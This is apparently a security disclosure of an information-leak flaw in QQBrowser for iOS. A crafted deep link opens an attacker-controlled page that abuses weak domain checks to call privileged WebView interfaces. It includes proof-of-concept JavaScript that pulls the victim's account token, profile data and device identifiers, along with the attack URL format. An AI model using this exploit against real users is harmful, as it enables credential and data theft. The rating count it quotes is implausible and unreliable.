
An information leak vulnerability in the iOS version of QQBrowser

Brief Description

QQ Browser is a web browser app developed by Tencent for iOS. It provides functions such as web page browsering, searching, news reading and video playing. It ranks **No.6** in the **"Utilities" category** list on the App Store of the Chinese region and has **802,000 million ratings**.




The iOS version of the QQBrowser supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the QQBrowser app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's Account Information**, **retrieving victim's Account Credential**, **retrieving victim's User Information** and **retrieving victim's Device Information**.


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **mqqbrowser://url=http://attackqq.com/qqbrowser/atkQQBrowser.html**. Here, **"attackqq.com"** is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as QQBrowser's official domain name **"qq.com"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.




In our experiment, we did not actually register attackqq.com, but modified the DNS rules in the local area network to map attackqq.com to our own website.

When the victim clicks on this URL, it directs the victim to the QQBrowser app and opens the webpage **http://attackqq.com/qqbrowser/atkQQBrowser.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's Account Information** (such as NickName, Avatar, GUID), **retrieving victim's Account Credential** (such as AccountToken), **retrieving victim's User Information** (such as Gender) and **retrieving victim's Device Information** (such as QimeiID, IDFV).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
// OC will callback this function and get x5.commandQueue (to get the className, methodName, and callbackId),
// Then, OC will check and use x5.commandQueue, so x5.commandQueue must be properly maintained and managed by JS (in fetchData function)
x5.getAndClearQueuedCommands = function () {
    var json = JSON.stringify(x5.commandQueue);
    x5.commandQueue = [];
    return json;
};


function fetchData(url, callbackId) {
    var command = {
        className: url.split(':')[1], //service
        methodName: url.split(':')[2], //action
        options: {},
        arguments: [callbackId]
    };
    x5.commandQueue.push(JSON.stringify(command));

    var iframe = document.createElement("iframe");
    iframe.style.cssText = "display:none;width:0px;height:0px;";
    iframe.src = url;
    document.body.appendChild(iframe);
};
```

```
fetchData("mtt:login:get", 1);
fetchData("mtt:app:get",2);
fetchData("mtt:device:get",3);
fetchData("mtt:device:get",4);
fetchData("mtt:device:get",5);
```

```
x5.callbackSuccess = function (callbackId, res) {
        case "1":
            document.getElementById("Avatar").src = json.message.head;
            document.getElementById("Gender").innerText = "Your Gender: " + (json.message.sex === 0 ? "male" : (json.message.sex
            === 1 ? "female" : "unchosen"));
            document.getElementById("AccountToken").innerText = "Your Account Token: \n" + json.message.token;
            document.getElementById("NickName").innerText = "Your NickName: " + json.message.nickname;
            break;

        case "2":
            document.getElementById("GUID").innerText = "Your GUID: \n" + JSON.parse(json.message).guid;
            document.getElementById("Qimei").innerText = "Your Qimei36 ID: \n" + JSON.parse(json.message).qimei36;
            break;

        case "3":
            document.getElementById("QAID").innerText = "Your Device QAID: \n" + json.message;
            break;

        case "4":
            document.getElementById("IDFV").innerText = "Your Device IDFV: \n" + json.message;
            break;

        case "5":
            document.getElementById("TuringTicket").innerText = "Your TuringTicket: \n" + json.message.turingTicket;
            break;

    }
};
```

Impact of the Vulnerability

Scope of the vulnerability: QQBrowser iOS 15.7.2 (the latest version as of 2024-11-28).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- **CN:**
  https://apps.apple.com/cn/app/qq%E6%B5%8F%E8%A7%88%E5%99%A8-%E6%99%BA%E8%83%BD%E6%B5%8F%E8%A7%88-%E9%AB%98%E6%95%88%E7%94%9F%E6%B4%BB/id370139302
- **US:**
  https://apps.apple.com/us/app/qq%E6%B5%8F%E8%A7%88%E5%99%A8-%E6%99%BA%E8%83%BD%E6%B5%8F%E8%A7%88-%E9%AB%98%E6%95%88%E7%94%9F%E6%B4%BB/id370139302

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.